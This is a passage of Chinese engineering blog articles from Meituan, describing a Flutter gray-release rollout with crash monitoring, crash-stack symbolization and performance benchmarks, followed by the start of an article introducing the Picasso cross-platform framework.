| 名称 | 描述 | 值 |
| --- | --- | --- |
| flutter | 灰度发布使用flutter实现的全品类页面 | 若满足条件 开发者模式，值为 开<br>若满足条件 灰度用户30%，值为 开<br>默认情况下，值为 关 |

因为在客户端做了ABI兜底策略，所以这里定义的ABI规则并没有启用。

Flutter目前仍然处于Beta阶段，灰度过程中难免发生崩溃现象，观察到崩溃后再针对机型或者设备ID来做降级虽然可以尽量降低影响，但是我们可以做到更迅速。外卖的Crash采集SDK同时也支持JNI Crash的收集，我们专门为Flutter注册了崩溃监听器，一旦采集到Flutter相关的JNI Crash就立即停止该设备的Flutter功能，启动Flutter之前会先判断 `FLUTTER_NATIVE_CRASH_FLAG` 文件是否存在，如果存在则表示该设备发生过Flutter相关的崩溃，很有可能是不兼容导致的问题，当前版本周期内在该设备上就不再使用Flutter功能。

除了崩溃以外，Flutter页面中的Dart代码也可能发生异常，例如服务器下发数据格式错误导致解析失败等等，Dart也提供了全局的异常捕获功能：

```
import 'package:wm_app/plugins/wm_metrics.dart';

void main() {
  runZoned(() => runApp(WaimaiApp()), onError: (Object obj, StackTrace stack) {
    uploadException("$obj\n$stack");
  });
}
```

这样我们就可以实现全方位的异常监控和完善的降级策略，最大程度减少灰度时可能对用户带来的影响。

## 分析崩溃堆栈和异常数据

Flutter的引擎部分全部使用C/C++实现，为了减少包大小，所有的SO库在发布时都会去除符号表信息。和其他的JNI崩溃堆栈一样，我们上报的堆栈信息中只能看到内存地址偏移量等信息：

```
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Build fingerprint: 'Rock/odin/odin:7.1.1/NMF26F/1527007828:user/dev-keys'
Revision: '0'
Author: collect by 'libunwind'
ABI: 'arm64-v8a'
pid: 28937, tid: 29314, name: 1.ui  >>> com.sankuai.meituan.takeoutnew <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x0

backtrace:
    r0 00000000  r1 ffffffff  r2 c0e7cb2c  r3 c15affcc
    r4 c15aff88  r5 c0e7cb2c  r6 c15aff90  r7 bf567800
    r8 c0e7cc58  r9 00000000  sl c15aff0c  fp 00000001
    ip 80000000  sp c0e7cb28  lr c11a03f9  pc c1254088  cpsr 200c0030
    #00 pc 002d7088  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #01 pc 002d5a23  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #02 pc 002d95b5  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #03 pc 002d9f33  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #04 pc 00068e6d  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #05 pc 00067da5  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #06 pc 00067d5f  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #07 pc 003b1877  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #08 pc 003b1db5  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so
    #09 pc 0000241c  /data/data/com.sankuai.meituan.takeoutnew/app_flutter/vm_snapshot_instr
```

单纯这些信息很难定位问题，所以我们需要使用NDK提供的ndk-stack来解析出具体的代码位置：

```
ndk-stack -sym PATH [-dump PATH]
Symbolizes the stack trace from an Android native crash.
  -sym PATH   sets the root directory for symbols
  -dump PATH  sets the file containing the crash dump (default stdin)
```

如果使用了定制过的引擎，必须使用 `engine/src/out/android-release` 下编译出的libflutter.so文件。一般情况下我们使用的是官方版本的引擎，可以在 flutter_infra 页面直接下载带有符号表的SO文件，根据打包时使用的Flutter工具版本下载对应的文件即可。比如0.4.4 beta版本：

```
$ flutter --version # version命令可以看到Engine对应的版本 06afdfe54e
Flutter 0.4.4 • channel beta • https://github.com/flutter/flutter.git
Framework • revision f9bb4289e9 (5 weeks ago) • 2018-05-11 21:44:54 -0700
Engine • revision 06afdfe54e
Tools • Dart 2.0.0-dev.54.0.flutter-46ab040e58
$ cat flutter/bin/internal/engine.version # flutter安装目录下的engine.version文件也可以看到完整的版本信息 06afdfe54ebef9168a90ca00a6721c2d36e6aafa
06afdfe54ebef9168a90ca00a6721c2d36e6aafa
```

拿到引擎版本号后在 https://console.cloud.google.com/storage/browser/flutter_infra/flutter/06afdfe54ebef9168a90ca00a6721c2d36e6aafa/ 看到该版本对应的所有构建产物，下载android-arm-release、android-arm64-release和android-x86目录下的symbols.zip，并存放到对应目录：

```
flutter-production-syms
└── 06afdfe54ebef9168a90ca00a6721c2d36e6aafa
    ├── arm64-v8a
    │   └── libflutter.so
    ├── armeabi-v7a
    │   └── libflutter.so
    └── x86
        └── libflutter.so
```

执行ndk-stack即可看到实际发生崩溃的代码和具体行数信息：


```
ndk-stack -sym flutter-production-syms/06afdfe54ebef9168a90ca00a6721c2d36e6aafa/armeabi-v7a -dump flutter_jni_crash.txt
********** Crash dump: **********
Build fingerprint: 'Rock/odin/odin:7.1.1/NMF26F/1527007828:user/dev-keys'
pid: 28937, tid: 29314, name: 1.ui  >>> com.sankuai.meituan.takeoutnew <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x0
Stack frame #00 pc 002d7088  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine minikin::WordBreaker::setText(unsigned sh
ort const*, unsigned int) at /b/build/slave/Linux_Engine/build/src/out/android_release/../../flutter/third_party/txt/src/minikin/WordBreaker.cp
p:55
Stack frame #01 pc 002d5a23  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine minikin::LineBreaker::setText() at /b/bui
ld/slave/Linux_Engine/build/src/out/android_release/../../flutter/third_party/txt/src/minikin/LineBreaker.cpp:74
Stack frame #02 pc 002d95b5  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine txt::Paragraph::ComputeLineBreaks() at /
b/build/slave/Linux_Engine/build/src/out/android_release/../../flutter/third_party/txt/src/txt/paragraph.cc:273
Stack frame #03 pc 002d9f33  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine txt::Paragraph::Layout(double, bool) at /
b/build/slave/Linux_Engine/build/src/out/android_release/../../flutter/third_party/txt/src/txt/paragraph.cc:428
Stack frame #04 pc 00068e6d  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine blink::ParagraphImplTxt::layout(double) a
t /b/build/slave/Linux_Engine/build/src/out/android_release/../../flutter/lib/ui/text/paragraph_impl_txt.cc:54
Stack frame #05 pc 00067da5  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine tonic::DartDispatcher<tonic::IndicesHolde
r<0u>, void (blink::Paragraph::*)(double)>::Dispatch(void (blink::Paragraph::*)(double)) at /b/build/slave/Linux_Engine/build/src/out/android_re
lease/../../topaz/lib/tonic/dart_args.h:150
Stack frame #06 pc 00067d5f  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine void tonic::DartCall<void (blink::Paragra
ph::*)(double)>(void (blink::Paragraph::*)(double), _Dart_NativeArguments*) at /b/build/slave/Linux_Engine/build/src/out/android_release/../../t
opaz/lib/tonic/dart_args.h:198
Stack frame #07 pc 003b1877  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine dart::NativeEntry::AutoScopeNativeCallWra
pperNoStackCheck(_Dart_NativeArguments*, void (*)(_Dart_NativeArguments*)) at /b/build/slave/Linux_Engine/build/src/out/android_release/../../th
ird_party/dart/runtime/vm/native_entry.cc:198
Stack frame #08 pc 003b1db5  /data/app/com.sankuai.meituan.takeoutnew-1/lib/arm/libflutter.so: Routine dart::NativeEntry::LinkNativeCall(_Dart_N
ativeArguments*) at /b/build/slave/Linux_Engine/build/src/out/android_release/../../third_party/dart/runtime/vm/native_entry.cc:348
Stack frame #09 pc 0000241c  /data/data/com.sankuai.meituan.takeoutnew/app_flutter/vm_snapshot_instr
```

Dart异常则比较简单，默认情况下Dart代码在编译成机器码时并没有去除符号表信息，所以Dart的异常堆栈本身就可以标识真实发生异常的代码文件和行数信息：

```
FlutterException: type '_InternalLinkedHashMap<dynamic, dynamic>' is not a subtype of type 'num' in type cast
#0      _$CategoryGroupFromJson (package:wm_app/lib/all_category/model/category_model.g.dart:29)
#1      new CategoryGroup.fromJson (package:wm_app/all_category/model/category_model.dart:51)
#2      _$CategoryListDataFromJson.<anonymous closure> (package:wm_app/lib/all_category/model/category_model.g.dart:5)
#3      MappedListIterable.elementAt (dart:_internal/iterable.dart:414)
#4      ListIterable.toList (dart:_internal/iterable.dart:219)
#5      _$CategoryListDataFromJson (package:wm_app/lib/all_category/model/category_model.g.dart:6)
#6      new CategoryListData.fromJson (package:wm_app/all_category/model/category_model.dart:19)
#7      _$AllCategoryResponseFromJson (package:wm_app/lib/all_category/model/category_model.g.dart:19)
#8      new AllCategoryResponse.fromJson (package:wm_app/all_category/model/category_model.dart:29)
#9      AllCategoryPage.build.<anonymous closure> (package:wm_app/all_category/category_page.dart:46)
<asynchronous suspension>
#10     _WaimaiLoadingState.build (package:wm_app/all_category/widgets/progressive_loading_page.dart:51)
#11     StatefulElement.build (package:flutter/src/widgets/framework.dart:3730)
#12     ComponentElement.performRebuild (package:flutter/src/widgets/framework.dart:3642)
#13     Element.rebuild (package:flutter/src/widgets/framework.dart:3495)
#14     BuildOwner.buildScope (package:flutter/src/widgets/framework.dart:2242)
#15     _WidgetsFlutterBinding&BindingBase&GestureBinding&ServicesBinding&SchedulerBinding&PaintingBinding&RendererBinding&WidgetsBinding.drawFr
ame (package:flutter/src/widgets/binding.dart:626)
#16     _WidgetsFlutterBinding&BindingBase&GestureBinding&ServicesBinding&SchedulerBinding&PaintingBinding&RendererBinding._handlePersistentFram
eCallback (package:flutter/src/rendering/binding.dart:208)
#17     _WidgetsFlutterBinding&BindingBase&GestureBinding&ServicesBinding&SchedulerBinding._invokeFrameCallback (package:flutter/src/scheduler/b
inding.dart:990)
#18     _WidgetsFlutterBinding&BindingBase&GestureBinding&ServicesBinding&SchedulerBinding.handleDrawFrame (package:flutter/src/scheduler/bindin
g.dart:930)
#19     _WidgetsFlutterBinding&BindingBase&GestureBinding&ServicesBinding&SchedulerBinding._handleDrawFrame (package:flutter/src/scheduler/bindi
ng.dart:842)
#20     _rootRun (dart:async/zone.dart:1126)
#21     _CustomZone.run (dart:async/zone.dart:1023)
#22     _CustomZone.runGuarded (dart:async/zone.dart:925)
#23     _invoke (dart:ui/hooks.dart:122)
#24     _drawFrame (dart:ui/hooks.dart:109)
```

## Flutter和原生性能对比

虽然使用原生实现（左）和Flutter实现（右）的全品类页面在实际使用过程中几乎分辨不出来：




但是我们还需要在性能方面有一个比较明确的数据对比。

我们最关心的两个页面性能指标就是页面加载时间和页面渲染速度。测试页面加载速度可以直接使用美团内部的Metrics性能测试工具，我们将页面Activity对象创建作为页面加载的开始时间，页面API数据返回作为页面加载结束时间。从两个实现的页面分别启动400多次的数据中可以看到，原生实现（AllCategoryActivity）的加载时间中位数为210ms，Flutter实现（FlutterCategoryActivity）的加载时间中位数为231ms。考虑到目前我们还没有针对FlutterView做缓存和重用，FlutterView每次创建都需要初始化整个Flutter环境并加载相关代码，多出的20ms还在预期范围内：

分位数 50　分位数 90　分位数 95

| 页面 | 上报次数 | 页面加载时间（ms） |
| --- | --- | --- |
| com.sankuai.meituan.takeoutnew.ui.page.second.AllCategoryActivity | 449 | 210.20 |

| step | 上报次数 | 页面加载时间（ms） |
| --- | --- | --- |
| dataReady | 449 | 210.20 |
| activity_interactive | 448 | 106.45 |
| activity_resume | 449 | 30.71 |
| activity_start | 449 | 23.98 |
| activity_create | 449 | 7.72 |

因为Flutter的UI逻辑和绘制代码都不在主线程执行，Metrics原有的FPS功能无法统计到Flutter页面的真实情况，我们需要用特殊方法来对比两种实现的渲染效率。Android原生实现的界面渲染耗时使用系统提供的 `FrameMetrics` 接口进行监控：

```
public class AllCategoryActivity extends WmBaseActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.N) {
            getWindow().addOnFrameMetricsAvailableListener(new Window.OnFrameMetricsAvailableListener() {
                List<Integer> frameDurations = new ArrayList<>(100);
                @Override
                public void onFrameMetricsAvailable(Window window, FrameMetrics frameMetrics, int dropCountSinceLastInvocation) {
                    frameDurations.add((int) (frameMetrics.getMetric(TOTAL_DURATION) / 1000000));
                    if (frameDurations.size() == 100) {
                        getWindow().removeOnFrameMetricsAvailableListener(this);
                        L.w("AllCategory", Arrays.toString(frameDurations.toArray()));
                    }
                }
            }, new Handler(Looper.getMainLooper()));
        }
        super.onCreate(savedInstanceState);
        // ...
    }
}
```

Flutter在Framework层只能取到每帧中UI操作的CPU耗时，GPU操作都在Flutter引擎内部实现，所以需要修改引擎来监控完整的渲染耗时，在Flutter引擎目录下的 `src/flutter/shell/common/rasterizer.cc` 文件中添加：


```
void Rasterizer::DoDraw(std::unique_ptr<flow::LayerTree> layer_tree) {
  if (!layer_tree || !surface_) {
    return;
  }

  if (DrawToSurface(*layer_tree)) {
    last_layer_tree_ = std::move(layer_tree);
#if defined(OS_ANDROID)
    if (compositor_context_->frame_count().count() == 101) {
      std::ostringstream os;
      os << "[";
      const std::vector<TimeDelta> &engine_laps = compositor_context_->engine_time().Laps();
      const std::vector<TimeDelta> &frame_laps = compositor_context_->frame_time().Laps();
      size_t i = 1;
      for (auto engine_iter = engine_laps.begin() + 1, frame_iter = frame_laps.begin() + 1;
           i < 101 && engine_iter != engine_laps.end(); i++, engine_iter++, frame_iter++) {
        os << (*engine_iter + *frame_iter).ToMilliseconds() << ",";
      }
      os << "]";
      __android_log_write(ANDROID_LOG_WARN, "AllCategory", os.str().c_str());
    }
#endif
  }
}
```

即可得到每帧绘制时真正消耗的时间。测试时我们将两种实现的页面分别打开100次，每次打开后执行两次滚动操作，使其绘制100帧，将这100帧的每帧耗时记录下来：

```
for (( i = 0; i < 100; i++ )); do
        openWMPage allcategory
        sleep 1
        adb shell input swipe 500 1000 500 300 900
```

```
        adb shell input swipe 500 1000 500 300 900
        adb shell input keyevent 4
done
```

将测试结果的100次启动中每帧耗时取平均值，得到每帧平均耗时情况（横坐标轴为帧序列，纵坐标轴为每帧耗时，单位为毫秒）：




Android原生实现和Flutter版本都会在页面打开的前5帧超过16ms，刚打开页面时原生实现需要创建大量View，Flutter也需要创建大量Widget，后续帧中可以重用大部分控件和渲染节点（原生的RenderNode和Flutter的RenderObject），所以启动时的布局和渲染操作都是最耗时的。

10000帧（100次×100帧每次）中Android原生总平均值为10.21ms，Flutter总平均值为12.28ms，Android原生实现总丢帧数851帧8.51%，Flutter总丢帧987帧9.87%。在原生实现的触摸事件处理和过度绘制充分优化的前提下，Flutter完全可以媲美原生的性能。

## 总结

Flutter目前仍处于早期阶段，也还没有发布正式的Release版本，不过我们看到Flutter团队一直在为这一目标而努力。虽然Flutter的开发生态不如Android和iOS原生应用那么成熟，许多常用的复杂控件还需要自己实现，有的甚至会比较困难（比如官方尚未提供的 ListView.scrollTo(index) 功能），但是在高性能和跨平台方面Flutter在众多UI框架中还是有很大优势的。

开发Flutter应用只能使用Dart语言，Dart本身既有静态语言的特性，也支持动态语言的部分特性，对于Java和JavaScript开发者来说门槛都不高，3-5天可以快速上手，大约1-2周可以熟练掌握。在开发全品类页面的Flutter版本时我们也深刻体会到了Dart语言的魅力，Dart的语言特性使得Flutter的界面构建过程也比Android原生的XML+JAVA更直观，代码量也从原来的900多行减少到500多行（排除掉引用的公共组件）。Flutter页面集成到App后APK体积至少会增加5.5MB，其中包括3.3MB的SO库文件和2.2MB的ICU数据文件，此外业务代码1300行编译产物的大小有2MB左右。

Flutter本身的特性适合追求iOS和Android跨平台的一致体验，追求高性能的UI交互效果的场景，不适合追求动态化部署的场景。Flutter在Android上已经可以实现动态化部署，但是由于Apple的限制，在iOS上实现动态化部署非常困难，Flutter团队也正在和Apple积极沟通。

美团外卖大前端团队将来也会继续在更多场景下使用Flutter实现，并且将实践过程中发现和修复的问题积极反馈到开源社区，帮助Flutter更好地发展。如果你也对Flutter感兴趣，欢迎加入。

## 参考资料

1. Flutter中文官网
2. Flutter框架技术概览
3. Flutter插件仓库
4. A Tour of the Dart Language
5. A Tour of the Dart Libraries
6. Why Flutter Uses Dart

7. Flutter Layout机制简介🔗
8. Flutter's Layered Design🔗
9. Flutter's Rendering Pipeline🔗
10. Flutter: The Best Way to Build for Mobile?@GOTO conf🔗
11. Flutter Engine🔗
12. Writing custom platform-specific code with platform channels🔗
13. Flutter Engine Operation in AOT Mode🔗
14. Flutter's modes🔗
15. Symbolicating-production-crash-stacks🔗

## 作者简介

- 少杰，美团高级工程师，2017年加入美团，目前主要负责外卖App监控等基础设施建设工作。

## 招聘信息

美团外卖诚招Android、iOS、FE高级/资深工程师和技术专家，Base北京、上海、成都，欢迎有兴趣的同学投递简历到wukai05#meituan.com。

# Picasso 开启大前端的未来

作者: 晓燕 大为

> “道生一，一生二，二生三，三生万物。”——《道德经》


Picasso是大众点评移动研发团队自研的高性能跨平台动态化框架，经过两年多的孕育和发展，目前在美团多个事业群已经实现了大规模的应用。

Picasso源自我们对大前端实践的重新思考，以简洁高效的架构达成高性能的页面渲染目标。在实践中，甚至可以把Native技术向Picasso技术的迁移当做一种性能优化手段；与此同时，Picasso在跨越小程序端和Web端方面的工作已经取得了突破性进展，有望在四端（Android、iOS、H5、微信小程序）统一大前端实践的基础之上，达成高性能大前端实践，同时配合Picasso布局DSL强表达能力和Picasso代码生成技术，可以进一步提升生产力。

## 客户端动态化

2007年，苹果公司第一代iPhone发布，它的出现“重新定义了手机”，并开启了移动互联网蓬勃发展的序幕。Android、iOS等移动技术，打破了Web应用开发技术即将一统江湖的局面，之后海量的应用如雨后春笋般涌现出来。移动开发技术给用户提供了更好的移动端使用和交互体验，但其“静态”的开发模式却给需要快速迭代的互联网团队带来了沉重的负担。

## 客户端“静态”开发模式




客户端开发静态模式

客户端开发技术与Web端开发技术相比，天生带有“静态”的特性，我们可以从空间和时间两个维度来看。

**从空间上看需要集成发布**，美团App承载业务众多，是跨业务合流，横向涉及开发人员最多的公司，虽然开发人员付出了巨大的心血完成了业务间的组件化解耦拆分，但依然无可避免的造成了以下问题：

1. **编译时间过长。** 随着代码复杂度的增加，集成编译的时间越来越长。研发力量被等待编译大量消耗，集成检查也变成了一个巨大的挑战。
2. **App包体增长过快。** 这与迅猛发展的互联网势头相符，但与新用户拓展和业务迭代进化形成了尖锐矛盾。

3. **运行时耦合严重。** 在集成发布的包体内，任何一个功能组件产生的Crash、内存泄漏等异常行为都会导致整个App可用性下降，带来较大的损失。
4. **集成难度大。** 业务线间代码复用耦合，业务层、框架层、基础服务层错综复杂，需要拆分出相当多的兼容层代码，影响整体开发效率。

**从时间上看需要集中发布**，线上Bug修复须发版或热修复，成本高昂。新功能的添加也必须等待统一的发版周期，这对快速成长的业务来说是不可接受的。App开发还面临严重的长尾问题，无法为使用老版本的用户提供最新的功能，严重损害了用户和业务方的利益。

这种“静态”的开发模式，会对研发效率和运营质量产生负面影响。对于传统的桌面应用软件开发而言，静态的研发模式也许是相对可以接受的。但对于业务蓬勃发展的移动互联网行业来说，静态开发模式和敏捷迭代发布需求的矛盾日益突出。

## 客户端动态化的趋势

如何解决客户端“静态”开发模式带来的问题?

### 业界最早给出的答案是使用Web技术

但Web技术与Native平台相比存在性能和交互体验上的差距。在一些性能和交互体验可以妥协的场景，Web技术可以在定制容器、离线化等技术的支持下，承载运营性质的需要快速迭代试错的页面。

### 另一个业界给出的思路是优化Web实现

利用移动客户端技术的灵活性与高性能，再造一个“标准Web浏览器”，使得“Web技术”同时具有高性能、良好的交互体验以及Web技术的动态性。这次技术浪潮中Facebook再次成为先驱，推出了React Native技术（简称RN）。不过RN的设计取向有些奇怪，RN不兼容标准Web，甚至不为Android、iOS双端行为对齐做努力。产生的后果就是所有“吃螃蟹”的公司都需要做二次开发才能基本对齐双端的诉求。同时还需要尽最大努力为RN的兼容性问题、稳定性问题甚至是性能问题买单。


### 而我们给出的答案是Picasso


客户端开发静态模式


Picasso另辟蹊径，在实现高性能动态化能力的同时，还以较强的适应能力，以动态页面、动态模块甚至是动态视图的形式融入到业务开发代码体系中，赢得了许多移动研发团队的认同。

Picasso框架跨Web端和小程序端的实践也已经取得了突破性进展，除了达成四端统一的大前端融合目标，Picasso的布局理念有望支持四端的高性能渲染，同时配合Picasso代码生成技术以及Picasso的强表达能力，生产力在大前端统一的基础之上得到了进一步的提升。

## Picasso动态化原理



